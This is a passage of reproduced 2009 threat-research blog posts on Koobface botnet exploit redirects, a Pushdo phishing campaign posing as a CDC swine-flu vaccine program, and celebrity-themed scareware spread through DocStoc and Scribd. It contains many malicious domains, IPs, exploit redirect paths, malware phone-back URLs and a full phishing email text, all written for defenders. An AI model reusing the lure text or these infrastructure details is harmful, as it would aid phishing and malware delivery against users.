15. http://www.virustotal.com/analisis/ca7c37ae47004e523a205ef9b7e3ed1f763e25b80ebf5241c8c1e48822091a21-12591

71990

16. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

17. https://zeustracker.abuse.ch/monitor.php?ipaddress=210.51.166.119

18. http://www.virustotal.com/analisis/c541b657d440ada253eb9785ac3d4a40b9034b47b7fb665797b58ed84e48916c-12590

89397

19. http://www.virustotal.com/analisis/d61d3549322936011109

c18b202c8562fde97a2c2c751c6bdca48e5fa0bb397f-12590

89332

20. http://www.virustotal.com/analisis/8b96c7b819283481d428
4c816ef20bbe6deb44a491eecf0dbd5d7322b5f71ec9-12590

98356

21. http://www.virustotal.com/analisis/6e3c66d2ad16a1c4a209
9973ebe87673c156aaa8af231e83b447d323c5e581e6-
12590

89442

22. https://zeustracker.abuse.ch/monitor.php?
ipaddress=210.51.166.119

23. http://www.bobbear.co.uk/premier-building-
company.html

24. http://www.bobbear.co.uk/24-spanish-realty.html

25. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-
of-fake-security.html

26. http://ddanchev.blogspot.com/2009/10/standardizing-
money-mule-recruitment.html

27. http://ddanchev.blogspot.com/2009/11/keeping-money-
mule-recruiters-on-short.html

28. http://ddanchev.blogspot.com/2009/08/movement-on-
koobface-front-part-two.html

29. http://content.zdnet.com/2346-12691_22-352597.html

30. http://blogs.zdnet.com/security/?p=4594

31. http://blogs.zdnet.com/security/?p=3673

32. http://blogs.zdnet.com/security/?p=4097

33. http://ddanchev.blogspot.com/2008/08/fake-security-software-domains-serving.html

34. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

35. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

36. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

37. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

38. http://blogs.zdnet.com/security/?p=4594

39. http://content.zdnet.com/2346-12691_22-352597.html

40. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

41. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

42. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

43. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

44. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

45. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

46. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

47. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

48. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

49. http://ddanchev.blogspot.com/

1701



Koobface Botnet Starts Serving Client-Side Exploits (2009-11-25 20:09)

UPDATED, Wednesday, December 02, 2009: *The systematic rotation of new redirectors and scareware domains remains ongoing, with no signs of resuming the use of client-side exploits.*

Some of the latest ones include ***inviteerverwhere .cn*** *- Email: box@cethcuples.com -> **scanner-infoa .com** -*

Email: inout@celestia.com,

[1]scareware detection rate

*; **1economyguide .cn** - Email: contact@berussa.de -> **superdefenceaj .com** - Email: inout@celestia.com,*

[2]scareware detection rate; ***slip-stream .cn*** *- Email: info@mercedess.de ->* ***getsafeantivirusa .com*** *- Email: morri-son2g@yahoo.com, [3]scareware detection rate.*

The complete list of redirectors introduced over the past week is as follows: ***1economyguide .cn****;* ***1monocline***

.cn*;* ***1nonsensical .cn****;* ***1onlinestarter .cn****;* ***1political-news .cn****;* ***argentinastyle .cn****;* ***australiagold .cn****;* ***austriamoney***

.cn*;* ***beatupmean2 .cn****;* ***belgiumnation .cn****;* ***brazilcountry .cn****;* ***firefoxfowner .cn****;* ***inviteerverwhere .cn****;* ***iraqcontacts***

.cn*;* ***makenodifference2 .cn****;* ***manualgreese .cn****;* ***overmerit3 .cn****;* ***powerhelms2 .cn****;* ***secretalltrue2 .cn****;* ***separator2009***

.cn*;* ***slip-stream .cn****;* ***solidresistance .cn****;* ***wallgreensmart .cn****;* ***windowsclone .cn****;* ***womenregrets .cn****;* ***womenregrets2***

.cn

UPDATED, Saturday, November 28, 2009:

Following yesterday’s experiment with bit.ly redirectors, re-

lying on a "visual social engineering element" by adding descriptive domains after the original link –

bit.ly/588dmE?YOUTUBE.COM/ea05981d43*, which works with any generated* ***bit.ly*** *link, the gang is now spamvertis-ing links using Google News redirection to automatically registered Blogspot accounts, whose [4]CAPTCHA challenge has been solved by the already*

infected with Koobface victims, a feature that is now mainstream, compared to the gang's previous use of [5]commercial CAPTCHA solving services, where the price for a thousand solved CAPTCHAs varies between $1 and $2:

- news.google.com/news/url?url=http://pierrickcastoe .blogspot.com/

- news.google.com/news/url? url=http://biilybiilybangert .blogspot.com/

- news.google.com/news/url? url=http://majdimajdinoordijk .blogspot.com/

- news.google.com/news/url? url=http://vassellpelovska .blogspot.com/

1702

- news.google.com/news/url? url=http://troitroiweinbrenner .blogspot.com/

- news.google.com/news/url?url=http://keyserefrain .blogspot.com/

New redirectors introduced include:

overmerit3 .cn *- Email: admin@cryzisday.com*

belgiumnation .cn *- Email: vesta@greaselive.au*

iraqcontacts .cn *- Email: admin@resemm.de*

womenregrets .cn *- Email: admin@resemm.de*

wallgreensmart .cn *- Email: admin@cryzisday.com*

brazilcountry .cn *- Email: vesta@greaselive.au*

womenregrets2 .cn *- Email: in@groovezone.com*

News scareware domains introduced include:

internetdefencesystem .com *- Email: admin@wyverny.com*

royalsecure-a1 .com *- Email: in@groovezone.com*

royaldefencescan1 .com *- Email: in@groovezone.com*

royaldefensescan1 .com *- Email: in@groovezone.com*

royaldefencescan .com *- Email: contacts@esseys.au*

royaldefensescan .com *- Email: contacts@esseys.au*

royalprotectionscan .com *- Email: contacts@esseys.au*

*[6]Sampled copy phones back to a new domain (**austin2reed .com/?b=1s1**; **austin2reed .com/?b=1**) using the same IP (92.48.119.36) as the previous phone-back domain.*

UPDATED, Thursday, November 26, 2009: *The gang has currently suspended the use of client-side exploits, let's see if it's only for the time being or indefinitely. Scareware is whatsoever, introduced with periodically registered new domains - **argentinastyle .cn** - Email: vesta@greaselive.au and **australiagold .cn** - Email: vesta@greaselive.au, redirect to **bestscan066 .com** - Email: fransysles2@yahoo.com and to **bestscan044 .com** - Email: fransysles2@yahoo.com -*

[7]detection rate.

*The exploit serving domains (**el3x .cn; kiano-180809 .com** and **ttt20091124 .info**) remain active.*

The Koobface botnet, a case study on propagation relying exclusively on social engineering tactics and systematic abuse of legitimate Web 2.0 services, has introduced a second "game-changer" next to the [8]migration to distributed command and control infrastructure once its [9]centralized operations got shut down.

Next to the embedded and automatically rotating scareware redirects placed on each and every infected host part of the Koobface botnet, ***the gang behind it has now started officially using client-side exploits*** *([10]VBS/Psyme.BM;*

[11]Exploit.Pidief.EX; [12]Exploit.Win32.IMG-WMF etc.) ***by embedding two iFrames on all the Koobface-infected hosts*** *(Underground Molotov - function molot (m)), which connect to a well known (average) web malware exploitation kit's interface. Not only would a user that clicks on the Koobface URL be exposed to the Koobface binary itself, now pushed through client-side exploits, but also, to the periodically changed scareware domains.*

1703



Let's dissect the campaign, expose the entire domains portfolio involved or introduced since the beginning of the week, and once again establish a connection between the Koobface gang and money mule recruitment scams

*followed by scareware domains ([13]Inst _312s2.exe; [14]Inst _312s2.exe from [15]today, both of them phone back to [16]****angle-meter .com/?b=1****), all registered using the same emails.*

Scareware redirectors seen during the past couple of the days, parked at 91.213.126.250:

solidresistance .cn *- Email: admin@cryzisday.com*

separator2009 .cn *- Email: admin@cryzisday.com*

zapotec2 .cn *- Email: admin@cryzisday.com*

befree2 .cn *- Email: gmk2000@yahoo.com*

entombing2009 .cn *- Email: info@grindsteal.fr*

economyguide .cn *- Email: info@plaguegr.de*

smile-life .cn *- Email: gmk2000@yahoo.com*

everlastmovie .cn *- Email: gmk2000@yahoo.com*

monocline .cn *- Email: info@plaguegr.de*

mozzillaclone .cn *- Email: sanbeans6@yahoo.com*

monkey-greese .cn *- Email: sanbeans6@yahoo.com*

surgingnurse .cn *- Email: info@grindsteal.fr*

mailboxinvite .cn *- Email: sanbeans6@yahoo.com*

flatletkick .cn *- Email: info@plaguegr.de*

nonsensical .cn *- Email: info@grindsteal.fr*

moralisefilm .cn *- Email: info@grindsteal.fr*

firefoxavatar .cn *- Email: sanbeans6@yahoo.com*

onlinestarter .cn *- Email: info@plaguegr.de*

clowncirus .cn *- Email: sanbeans6@yahoo.com*

political-news .cn *- Email: info@plaguegr.de*

harry-pott .cn *- Email: gmk2000@yahoo.com*

repeatability .cn *- Email: info@grindsteal.fr*

1704



New scareware domains portfolio parked at 95.143.192.51; 83.133.119.84; 91.213.126.103:

valuewebscana .com *- Email: lynd.stafford@yahoo.com*

valuescana .com *- Email: lynd.stafford@yahoo.com*

cyber-scan-1 .com *- Email: admin@dedicatezoom.com*

yourantispy-1 .com *- Email: shah _indigo@googlemail.com*

cyber-scan011 .com *- Email: admin@dedicatezoom.com*

cyber-scan-2 .com *- Email: admin@dedicatezoom.com*

antimalware-3 .com *- Email: shah _indigo@googlemail.com*

yourmalwarescan3 .com *- Email: shah _indigo@googlemail.com*

antimalwarescana4 .com *- Email: j.wirth@smsdetective.com*

today-scan4 .com *- Email: millercall413@yahoo.com*

antispy-scan5 .com *- Email: shah _indigo@googlemail.com*

yourantivira7 .com *- Email: j.wirth@smsdetective.com*

yourmalwarescan7 .com *- Email: info@bellyn.com*

yourantispy-8 .com *- Email: info@bellyn.com*

cyber-scan08 .com *- Email: admin@dedicatezoom.com*

cyber-scan09 .com *- Email: admin@dedicatezoom.com*

beprotected9 .com *- Email: essi@calinsella.eu*

spyware-scan9 .com *- Email: info@bellyn.com*

yourantispy-a .com *- Email: shah _indigo@googlemail.com*

checkforspywarea .com *- Email: sanbeans6@yahoo.com*

checkfilesherea .com *- Email: sanbeans6@yahoo.com*

scanfilesherea .com *- Email: sanbeans6@yahoo.com*

findprotectiona .com *- Email: admin@wyverny.com*

checkfilesnowa .com *- Email: sanbeans6@yahoo.com*

web-scanm .com *- Email: essi@calinsella.eu*

today-scann .com *- Email: essi@calinsella.eu*

4eay-protection .com *- Email: millercall413@yahoo.com*

The client-side exploit redirection takes place through three separate domains, all involved in previous Zeus crimeware campaigns, parked on the same IP in a cybercrime-friendly ASN. For instance, ***el3x.cn/test13/index.php***

- [17]210.51.166.119 - Email: Exmanoize@qip.ru redirects to ***el3x.cn/test13/x.x*** *->* ***el3x.cn/test13/pdf.php*** *->*

el3x.cn/test13/load.php?spl=javad *->* ***el3x.cn/test13/soc.php*** *using [18]VBS/Psyme.BM; [19]Exploit.Pidief.EX;*

[20]Exploit.Win32.IMG-WMF etc. pushing [21]load.exe, which phones back to a well known "leftover" from Koobface 1705



botnet's centralized infrastructure - ***xtsd20090815 .com/adm/index.php****.*

Now it gets even more interesting, with the Koobface gang clearly rubbing shoulders with authors of actual

web malware exploitation kits, who diversify their cybercrime operations by participating in money mule recruitment scams, zeus crimeware serving campaigns, and scareware.

Parked on [22]210.51.166.119 where the first iFrame is hosted, are also the following domains participating in related campaigns:

amer0test0 .cn *- Email: abusehostserver@gmail.com -> [23]money mule recruitment*

antivirusfreec0 .cn *- Email: abusehostserver@gmail.com -> [24]money mule recruitment*

arendanomer2 .cn *- Email: Exmanoize@qip.ru*

dom0cn .cn *- Email: Exmanoize@qip.ru*

dom1cn .cn *- Email: Exmanoize@qip.ru*

dom2cn .cn *- Email: Exmanoize@qip.ru*

domx0 .cn *- Email: Exmanoize@qip.ru*

domx1 .cn *- Email: Exmanoize@qip.ru*

1706



domx2 .cn *- Email: Exmanoize@qip.ru*

dox0 .cn *- Email: Exmanoize@qip.ru*

dox1 .cn *- Email: Exmanoize@qip.ru*

dox2 .cn *- Email: Exmanoize@qip.ru*

dox3 .cn *- Email: Exmanoize@qip.ru*

edit2china .cn *- Email: Exmanoize@qip.ru*

edit3china .cn *- Email: Exmanoize@qip.ru*

el1x .cn *- Email: Exmanoize@qip.ru*

el2x .cn *- Email: Exmanoize@qip.ru*

el3x .cn *- Email: Exmanoize@qip.ru*

gym0replace .cn *- Email: chen.poon1732646@yahoo.com -> [25]scareware domain registration*

herosima1yet .cn *- Email: Exmanoize@qip.ru*

herosima1yet00g .cn *- Email: abusehostserver@gmail.com*

otherchina .cn *- Email: Exmanoize@qip.ru*

parliament .tk *- Email: royalddos@gmail.com*

privet1 .cn *- Email: Exmanoize@qip.ru*

privet2 .cn *- Email: Exmanoize@qip.ru*

privet3 .cn *- Email: Exmanoize@qip.ru*

sport-lab .cn *- Email: abuseemaildhcp@gmail.com -> [26]money mule recruitment domain [27]registrations* ***trafdomins .cn*** *- Email: Exmanoize@qip.ru*

The second iFrame domain parked at [28]61.235.117.83 redirects in the following way - ***kiano-180809***

.com/oko/help.html *- 61.235.117.83 - Email: bigvillyxxx@gmail.com leads to* ***kiano-180809 .com/oko/dyna _soc.html*** *->* ***kiano-180809 .com/oko/tomato _guy _13.html*** *->* ***kiano-180809 .com/oko/update.vbe*** *->* ***kiano-180809 .com/oko/dyna _wm.wmf****.*

The same exploitation structure is valid for the third iFrame domain - ***ttt20091124 .info/oko/help.html*** *which is again, parked at 61.235.117.83 and was embedded at Koobface-infected hosts over the past 24 hours.*

What prompted this shift on behalf of the Koobface gang? Declining infection rates – I'm personally not seeing a decline in the click-through rate, with over 500 clicks on a spamvertised Kooobface URL over a period of 24

hours – or their obsession with traffic optimization? In terms of social engineering, the [29]periodic introduction of 1707

new templates proved highly successful for the gang, but the newly introduced outdated client-side exploits can in fact generate more noise than they originally anticipated, if

they were to continue relying on [30]social engineering vectors only.

One thing's certain - the Koobface gang is now on the offensive, and it would be interesting to see whether they'd introduce a new exploits set, or continue relying on the one offered by the web exploitation kit.

Related posts:

[31]Secunia: Average insecure program per PC rate remains high

[32]Research: 80 % of Web users running unpatched versions of Flash/Acrobat

[33]Fake Security Software Domains Serving Exploits

[34]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[35]Koobface Botnet's Scareware Business Model - Part Two

[36]Koobface Botnet's Scareware Business Model - Part One

[37]Koobface Botnet Redirects Facebook's IP Space to my Blog

[38]New Koobface campaign spoofs Adobe's Flash updater

[39]Social engineering tactics of the Koobface botnet

[40]Koobface Botnet Dissected in a TrendMicro Report

[41]Koobface Botnet's Scareware Business Model

[42]Movement on the Koobface Front - Part Two

[43]Movement on the Koobface Front

[44]Koobface - Come Out, Come Out, Wherever You Are

[45]Dissecting Koobface Worm's Twitter Campaign

[46]Dissecting the Koobface Worm's December Campaign

[47]Dissecting the Latest Koobface Facebook Campaign

[48]The Koobface Gang Mixing Social Engineering Vectors

This post has been reproduced from [49]Dancho Danchev's blog.

1. http://draft.blogger.com/

2.

http://www.virustotal.com/analisis/73f7344babcf919f995c957ebad556acea98ed5fe9bebe7f576664c7a6a13564-1259680011

3.

http://www.virustotal.com/analisis/55727db95f4ef2c73985a32b4047f31661d1ba9a04e90bf49e62bd4c0e8b1f38-1259739581

4. http://www.finjan.com/MCRCblog.aspx?EntryId=2317

5. http://blogs.zdnet.com/security/?p=1835

6.

http://www.virustotal.com/analisis/c6fb77621b50a219f38469d1974f773e3477e80cea713d448bb588aa717c7b77-1259440534

7. http://www.virustotal.com/analisis/881cac41d1c45c5496922dae0b8d792661ff4a01fcb21188a67a165cdab3ee69-1259250020

8. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

9. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

10. http://www.virustotal.com/analisis/c541b657d440ada253eb9785ac3d4a40b9034b47b7fb665797b58ed84e48916c-1259089397

11. http://www.virustotal.com/analisis/d61d3549322936011109c18b202c8562fde97a2c2c751c6bdca48e5fa0bb397f-1259089332

12. http://www.virustotal.com/analisis/8b96c7b819283481d4284c816ef20bbe6deb44a491eecf0dbd5d7322b5f71ec9-1259098356

13. http://www.virustotal.com/analisis/a82dfcd9e0f106ca1abc34306c144e109060db81aa71d9be3032a79b36464d36-12591

57244

1708

14. http://www.virustotal.com/analisis/ea3d3969509570bbdbc7409a30121e178dcd19132cd7820d8b50704727e604ac-12590

90021

15. http://www.virustotal.com/analisis/ca7c37ae47004e523a205ef9b7e3ed1f763e25b80ebf5241c8c1e48822091a21-12591

71990

16. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

17. https://zeustracker.abuse.ch/monitor.php?ipaddress=210.51.166.119

18. http://www.virustotal.com/analisis/c541b657d440ada253eb9785ac3d4a40b9034b47b7fb665797b58ed84e48916c-12590

89397

19. http://www.virustotal.com/analisis/d61d3549322936011109

c18b202c8562fde97a2c2c751c6bdca48e5fa0bb397f-12590

89332

20. http://www.virustotal.com/analisis/8b96c7b819283481d428
4c816ef20bbe6deb44a491eecf0dbd5d7322b5f71ec9-12590

98356

21. http://www.virustotal.com/analisis/6e3c66d2ad16a1c4a209
9973ebe87673c156aaa8af231e83b447d323c5e581e6-
12590

89442

22. https://zeustracker.abuse.ch/monitor.php?
ipaddress=210.51.166.119

23. http://www.bobbear.co.uk/premier-building-
company.html

24. http://www.bobbear.co.uk/24-spanish-realty.html

25. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-
of-fake-security.html

26. http://ddanchev.blogspot.com/2009/10/standardizing-
money-mule-recruitment.html

27. http://ddanchev.blogspot.com/2009/11/keeping-money-
mule-recruiters-on-short.html

28. http://ddanchev.blogspot.com/2009/08/movement-on-
koobface-front-part-two.html

29. http://content.zdnet.com/2346-12691_22-352597.html

30. http://blogs.zdnet.com/security/?p=4594

31. http://blogs.zdnet.com/security/?p=3673

32. http://blogs.zdnet.com/security/?p=4097

33. http://ddanchev.blogspot.com/2008/08/fake-security-software-domains-serving.html

34. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

35. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

36. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

37. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

38. http://blogs.zdnet.com/security/?p=4594

39. http://content.zdnet.com/2346-12691_22-352597.html

40. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

41. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

42. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

43. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

44. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

45. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

46. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

47. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

48. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

49. http://ddanchev.blogspot.com/

1709



Summarizing Zero Day's Posts for November (2009-11-30 20:00)

The following is a brief summary of all of my posts at ZDNet's [1]Zero Day for November.

[2]You can also go through [3]previous summaries, as well as subscribe to my [4]personal RSS feed, [5]Zero

Day's main feed, or follow all of [6]ZDNet's blogs on Twitter.

Notable articles include: [7]Windows 7's default UAC bypassed by 8 out of 10 malware samples and [8]Man-

in-the-middle attacks demoed on 4 smartphones.

01. *[9]iHacked: jailbroken iPhones compromised, $5 ransom demanded*

02. *[10]Which antivirus is best at removing malware?*

03. *[11]Windows 7's default UAC bypassed by 8 out of 10 malware samples*

04. *[12]Source code for ikee iPhone worm in the wild*

05. *[13]Commercial spying app for Android devices released*

06. *[14]Man-in-the-middle attacks demoed on 4 smartphones*

07. *[15]Thousands of web sites compromised, redirect to scareware – the latest virtual smoking gun of [16]the Koobface gang*

This post has been reproduced from [17]Dancho Danchev's blog.

1. http://blogs.zdnet.com/security

1710

2. http://ddanchev.blogspot.com/2009/10/summarizing-zero-days-posts-for.html

3. http://ddanchev.blogspot.com/2009/11/summarizing-zero-days-posts-for-october.html

4. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

5. http://feeds.feedburner.com/zdnet/security

6. http://twitter.com/zdnetblogs

7. http://blogs.zdnet.com/security/?p=4825

8. http://blogs.zdnet.com/security/?p=4922

9. http://blogs.zdnet.com/security/?p=4805

10. http://blogs.zdnet.com/security/?p=4818

11. http://blogs.zdnet.com/security/?p=4825

12. http://blogs.zdnet.com/security/?p=4875

13. http://blogs.zdnet.com/security/?p=4900

14. http://blogs.zdnet.com/security/?p=4922

15. http://blogs.zdnet.com/security/?p=4947

16. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

17. http://ddanchev.blogspot.com/

1711

2.12

December

1712



Pushdo Injecting Bogus Swine Flu Vaccine (2009-12-02 09:32)

*In the spirit of systematically introducing new themes in order to serve the ubiquitous crimeware releases, [1]the Pushdo botnet has now switched to a [2]State Vaccination H1N1 Program campaign, serving [3]**vacc _profile.exe** sample.*

***Sample subject:** State Vaccination Program; Governmental registration program on the H1N1 vaccination **Sample message:** " You have received this e-mail because of the launching of State Vaccination H1N1 Program. You need to create your personal H1N1 (swine flu) Vaccination Profile on the cdc.gov website. The Vaccination is not obligatory, but every person that has reached the age of 18 has to have his personal Vaccination Profile on the cdc.gov site. This profile has to be created both for the vaccinated people and the not-vaccinated ones. This profile is used for the registering system of vaccinated and not-vaccinated people. Create your Personal H1N1 Vaccination Profile using the link. "*

Subdomain structure used:

online.cdc.gov .lykasf.be

online.cdc.gov .lykasm.be

online.cdc.gov .lykasv.be

1713

online.cdc.gov .lykasz.be

online.cdc.gov .nyugewc.be

online.cdc.gov .nyugewd.be

online.cdc.gov .nyugewm.be

online.cdc.gov .nyugewn.be

online.cdc.gov .nyugewq.be

online.cdc.gov .nyugewt.be

online.cdc.gov .nyugeww.be

online.cdc.gov .nyugewy.be

online.cdc.gov .nyugewz.be

online.cdc.gov .yhnbad.co.im

online.cdc.gov .yhnbad.com.im

online.cdc.gov .yhnbad.im

online.cdc.gov .yhnbad.net.im

online.cdc.gov .yhnbad.org.im

online.cdc.gov .yhnbak.co.im

online.cdc.gov .yhnbak.com.im

online.cdc.gov .yhnbak.im

online.cdc.gov .yhnbak.net.im

online.cdc.gov .yhnbak.org.im

online.cdc.gov .yhnbam.co.im

online.cdc.gov .yhnbam.com.im

online.cdc.gov .yhnbam.im

online.cdc.gov .yhnbam.net.im

online.cdc.gov .yhnbam.org.im

1714



Actual domains involved:

feccxz.co .uk**; **feccxz.me .uk**; **ficcxz.co .uk**; **gerfase .be**; **gerfasi .be**; **gerfaso .be**; **gerfasq .be**; **gerfasr .be**; **gerfast .be**; **gerfasu .be**; **gerfasw .be**; **gerfasx .be**; **gerfasy .be**; **hssaze .be**; **hssazg .be**; **hssazh .be**; **hssazi .be**; **hssaz j.be**; **hssazl

***.be**; **hssazo .be**; **hssazp .be**; **hssazq .be**; **hssazr .be**; **hssazt .be**; **hssazu .be**; **hssazw .be**; **hssazy .be**; **kioooj1 .be**; **kioooj2 .be**; **kioooj3 .be**; **kioooja .be**; **kiooojb .be**; **kiooojc .be**; **kiooojf .be**; **kiooojg .be**; **kiooojh .be**; **kiooojn .be**; **kiooojq .be**; **kiooojv .be**; **kiooojx .be**; **kiooojz .be**; **yhnbad.co .im**; **yhnbad.com .im**; **yhnbad .im**; **yhnbad.net .im**; **yhnbad.org .im**; **yhnbak.co .im**; **yhnbak .com.im**; **yhnbak .im**; **yhnbak.net .im**; **yhnbak.org .im**; **yhnbam.co .im**; **yhnbam.com .im**; **yhnbam .im**; **yhnbam.net .im**; **yhnbam.org .im**; **yurbzc.co .im**; **yurbzc.com .im**; **yurbzc .im**; **yurbzc.net .im**; **yurbzc.org .im**; **yurtzc .im**; **yuvtzc.co .im**; **yuvtzc.com .im**; **yuvtzc .im**; **yuvtzc.net .im** DNS SERVERS OF NOTICE:*

1715

***ns1.elkins-realty .org -** Email: HR2000@gmail.com*

***ns1.a-personalhire .com** - Email: personalhire@mail.com*

ns1.iceagestrem .com

ns1.poolandmonster .com

ns1.autotanscorp .net

ns1.shuzmen .com

Upon execution, the sample phones back to ***193.104.41.75/kissme /rec.php*** *and* ***193.104.41.75 /ip.php****, while attempting to download* ***promed-net .com/css/[4]absderce2.exe*** *and* ***193.104.41.75/ cbd/[5]75.bro****, with the IP*

itself already [6]blacklisted by the Zeus Tracker, as well as related activity on the same netblock - [7]AS49934

(VVPN-AS PE Voronov Evgen Sergiyovich).

Related posts:

[8]"Your mailbox has been deactivated" Spam Campaign Serving Crimeware

[9]Ongoing FDIC Spam Campaign Serves Zeus Crimeware

[10]The Multitasking Fast-Flux Botnet that Wants to Bank With You

This post has been reproduced from [11]Dancho Danchev's blog.

1. http://us.trendmicro.com/imperia/md/content/us/pdf/threats/securitylibrary/study_of_pushdo.pdf

2. http://www.m86security.com/trace/traceitem.asp?article=1201

3.

http://www.virustotal.com/analisis/4f1a5551a5fec27950ad99b6c63d568c7c712577121e6b1aa4cdf1ec7549c227-1259719511

4. http://www.virustotal.com/analisis/3550571bf3d1aafe005497b303861258fae422aea01c2a134a29246ba829bbf1-1259737005

5. http://www.virustotal.com/analisis/a828d218d3d99d46ff48122117e2ecb53de196f442702676ed4e4cf0544b4da3-1259738412

6. https://zeustracker.abuse.ch/monitor.php?host=193.104.41.75

7. https://zeustracker.abuse.ch/monitor.php?as=49934&filter=online

8. http://ddanchev.blogspot.com/2009/11/your-mailbox-has-been-deactivated-spam.html

9. http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html

10. http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html

11. http://ddanchev.blogspot.com/



Celebrity-Themed Scareware Campaign Abusing DocStoc and Scribd (2009-12-03 22:18)

UPDATED: *DocStoc has removed all the participating profiles and their documents.*

A currently ongoing scareware campaign is using celebrity-themed blackhat SEO tactics in order to hijack legitimate traffic by abusing the popular DocStoc and Scribd document-sharing services. What's the single most

interesting thing about this campaign anyway? It's fact that one of the domains parked on the same IP that the rest of the malware and exploit serving ones are – they naturally multitask and engage in drive-by attacks – ***newsoff .net*** *has been registered with the same email pvcprotect@gmail.com as the original* ***gumblar .cn*** *domain.*

Once the user clicks on the bogus video window embedded as an active document, which as matter of fact

doesn't issue any warning that the user is leaving the site, a redirection takes place through ***shurus .net/in.cgi?3*** *->* ***b.corlock .net/main.html*** *- 188.165.65.173 - Email: jessica357ass@gmail.com where the user is asked to download*

*[1]****load.exe****.*

1717



Parked on [2]the same IP is the rest of the domains portfolio, which is also involved in separate drive-by

campaigns: ***offnews .cn*** *- Email: cuitiankai@googlemail.com*

newsoff .net *- Email: pvcprotect@gmail.com - Ooh la la, the original* ***gumblar .cn*** *has been registered with the same email*

curah .net *- Email: jessica357ass@gmail.com*

corlock .net *- Email: jessica357ass@gmail.com*

klirok .net *- Email: jessica357ass@gmail.com*

murrr .net *- Email: jessica357ass@gmail.com*

shurus .net *- Email: jessica357ass@gmail.com*

1718



Sample Scribd activity per username:

lupan13 - 1,148 documents; 3,301 total reads

jess357 - 877 documents; 15,202 total reads

mumukan - 875 documents; 19,791 total reads

cekalo - 874 documents; 2,926 total reads

Sample Docstoc activity per username:

valaman - Docs: 460; Views: 13224

zalupa - Docs: 407; Views: 14397

monilit - Docs: 871; Views: 5265

babaka - Docs: 252; Views: 183

namaska - Docs: 139; Views: 8

rumaska - Docs: 829; Views: 172

zuzya - Docs: 748; Views: 280

malina13 - Docs: 66; Views: 15377

yoqeojegu - Docs: 9; Views: 3284

ryjokoleqayebi - Docs: 10; Views: 326

jopan13 - Docs: 397; Views: 43876

iculyodysocehi - Docs: 10; Views: 3721

lupan13 - Docs: 414; Views: 29275

1719



*Upon execution it drops the **Home AntiVirus 2010** scareware which features a "Spyware Alert!" security warning explaining the dangers of Worm.Win32.NetSky. The scareware ([3]SetupAdvancedVirusRemover.exe) is downloaded*

*[4]from **downloadavr13 .com** - 193.104.110.50 - Email: noxim@maidsf.ru. Parked on the same IP is a well known portfolio of scareware domains, first [5]observed in July and most recently [6]in September:*

10-open-davinci .com

***advanced-virusremover2009 .com** - Email: giogr@ua.fm*

advancedvirus-remover2009 .com *- Email: jopa@gmail.com*

advanced-virus-remover2009 .com *- Email: masle@masle.kz - [7]seen in July, 2009*

advancedvirusremover-2009 .com *- Email: eptit@eptit.us*

advanced-virusremover-2009 .com *- Email: support@antivirus-xp-pro2009.com*

advancedvirus-remover-2009 .com *- Email: tt1@ua.fm*

advanced-virus-remover-2009 .com *- Email: ubiv@i.ua*

advancedvirusremover-2010 .com *- Email: noxim@maidsf.ru*

advanced-virus-remover-2010 .com *- Email: noxim@maidsf.ru*

anti-virus-xp-pro2009 .com *- Email: chen.poon1732646@yahoo.com*

best-scan .biz *- Email: noxim@maidsf.ru*

best-scan .com *- Email: noxim@maidsf.ru*

best-scan-pc .biz *- Email: noxim@maidsf.ru*

best-scanpc .com *- Email: alex@mail.ge*

1720



best-scan-pc .com

best-scanpc .net

best-scan-pc .net

coolcount1 .com *- Email: noxim@maidsf.ru*

coolcount2 .com *- Email: noxim@maidsf.ru*

downloadavr10 .com *- Email: noxim@maidsf.ru*

downloadavr11 .com *- Email: noxim@maidsf.ru*

downloadavr12 .com *- Email: noxim@maidsf.ru*

downloadavr13 .com *- Email: noxim@maidsf.ru*

downloadavr3 .com *- Email: support@antivirus-xp-pro2009.com*

downloadavr4 .com *- Email: tt1@ua.fm*

downloadavr5 .com *- Email: vs@ua.km*

downloadavr6 .com *- Email: alex@i.ua*

downloadavr7 .com *- Email: noxim@maidsf.ru*

downloadavr8 .com *- Email: noxim@maidsf.ru*

